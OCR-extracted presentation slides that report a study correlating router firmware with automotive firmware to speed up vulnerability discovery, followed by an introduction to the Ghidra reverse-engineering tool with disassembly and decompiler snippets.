


Router Firmware Descriptive Statistics

- 5 brands of routers
  - Cisco
  - Belkin
  - Liksys
  - DD-WRT
  - Netgear
- 3 types of vulnerability locations
  - Shared libraries
  - Configuration files
  - Executables




Extracted File System Statistics




Router Firmware Vulnerabilities

Automotive Correlation Statistics

- 5 Automobile Vendors
  - Millions of vehicles globally
- Correlation Metric
  - Fuzzy Hashing
  - Similar file names
  - Similar symbol names
- Discovered Vulnerabilities
  - Memory corruption
- Time to Discovery
  - Human only – 8 days
  - Ruckus – 1.5 hours



Firmware Matching Scores (x100)					
Router ID	**Auto1**	**Auto2**	**Auto3**	**Auto4**	**Auto5**
Cisco '17	49	32	31	29	21
Belkin '16	51	38	29	36	24
Linksys '17	46	43	38	39	22
DD-WRT '19	52	32	36	44	29
Cisco '16	48	48	41	45	48
Belkin '15	58	**60**	46	45	41
Linksys '16	59	51	54	58	39
DD-WRT '06	**62**	58	53	49	51
DD-WRT '08	55	53	**56**	**53**	**53**
Belkin '14	49	51	47	51	50
DD-WRT '13	50	53	51	48	49
DD-WRT '17	48	48	47	48	48
Linksys '18	47	51	44	45	43
DD-WRT '18	42	44	43	42	44
Netgear '10	41	40	41	42	41
Netgear '12	36	35	38	41	30
Netger '14	42	37	36	32	31
DD-WRT '20	31	34	39	31	31
Linksys '19	29	31	30	29	29
Netgear '16	23	22	26	27	23
Belkin '18	25	20	26	23	21
Cisco '18	12	21	24	18	20
Netgear '18	20	16	15	14	12
Netgear '19	23	21	20	11	14
Netgear '20	18	14	15	16	17




Conclusion

- Human fine grained inspection + autonomous correlation and vulnerability discovery provides a comprehensive first pass to rapidly discovery vulnerabilities in proprietary
- Ruckus significantly decreases time to vulnerability discovery versus a traditional human only approach
- There is a significant correlation between proprietary automotive firmware and open source router firmware
  - Security through obscurity is no longer effective
  - More active and dynamic defenses are necessary
  - Software needs to be more unique

Ghidra Purpose - What's in Your Binary?

13

Assembling the Puzzle



RAW BINARY

```
000110
101010
001100
1010101000100100011
1101001000110010010001101000011
0100001010010010111010000100100
1101001001000111101011001001000
010000110101100110101
010000100100001111010
100001110011010
011000110100
11010101010010
```

ANNOTATED ASSEMBLY

```
*******
ndefined CActiveScheduler::~CActiveSc
   -4            local_4
XT_5003a76c
rdinal_1259
      heduler::~CActiveSche
                 sp!,{ r4 r5 r6
                 r4,r0
   mov           r6,r1
   ldr           r3,[DAT_5003a788]
   str           r3,[r4,#+0x0]
   add           r5,r4,#0x8
   b             LAB_5003a79c
5006C070
```

C CODE

```
n(list,"Lo        tor Quarte
addPerson(list,"Lady Tottington");
addPerson(list,"Were Rabbit");
addPerson(list,"Rabbit");
ddPe     on(list,"Gromit");
n(list,"Wallace");
```

14

Key Features:

- Collaborative Software Reverse Engineering
- Scalable / Extendable
- Generic Processor Model
- Interactive and non-GUI
- Powerful analysis to Understand Variants


Key Features:

- Collaborative Software Reverse Engineering
- Scalable / Extendable
- Generic Processor Model
- Interactive and non-GUI
- Powerful analysis to Understand Variants
- **Undo / Redo**

A product of NSA's Research Organization

- Improve cybersecurity tools
- Build a community
- Educational Use
- Your tax dollars at work

Configurable Environment




```
00411d04    MOV     para
00411d07    PUSH    EDI
00411d08    PUSH    ESI
00411d09    PUSH    para
00411d0a    CALL    myFu
00411d0f    ADD     ESP
00411d12    MOV     para

                 LAB_00
00411d17    MOV     EAX
00411d1a    CMP     dwo
00411d1e    JZ      LAB
00411d20    MOV     para
00411d23    PUSH    EDI
00411d24    PUSH    ESI
00411d25    PUSH    para
00411d26    CALL    myFu
```

```
    do {
      piVar2 = (int *)piVar2[1];
      iVar3 = iVar3 + 1;
    } while (piVar2 != (int *)0x0)
    if (param_3 != (int *)0x0) {
      do {
        if ((((*param_3 != -0x333
              (param_3[6] != -0x333
          myFunction(local_res0,(_
        }
        if (*(int *)(param_3[3] +
          myFunction(local_res0,(_
        }
        param_3 = (int *)param_3[1
        iVar3 = iVar3 + -1;
      } while (param_3 != (int *)(
    }
  }
  return;
}
```

Generic Processor Model - Sleigh

- Memory Model
- Registers
- Addressing Modes
- Instructions
- Pcode
  - Intermediate representation




```
                                    x9 = INT_ZEXT $U4970
strb    w9,[sp, #local_1]
                                    $Uc30:8 = INT_ADD sp, 15:8
                                    $U7300:1 = SUBPIECE w9, 0:4
                                    STORE ram($Uc30), $U7300
ldrb    w9,[sp, #local_1]
                                    $Uc30:8 = INT_ADD sp, 15:8
                                    $U4b70:1 = LOAD ram($Uc30)
                                    x9 = INT_ZEXT $U4b70
sxtb    w9,w9
                                    $U7b20:1 = SUBPIECE w9, 0:4
                                    $U7b40:4 = INT_SEXT $U7b20
```

Processors Supported:


- X86 16/32/64
- ARM/AARCH64
- • PowerPC 32/64,
- VLE MIPS
- 16/32/64,micro 68k
- • Java / DEX
- bytecode PA-RISC
- • PIC 12/16/17/18/24

- Sparc 32/64
- CR16C
- Z80
- 6502
- 8051
- MSP430
- AVR8, AVR32
- Others + variants

Decompiler

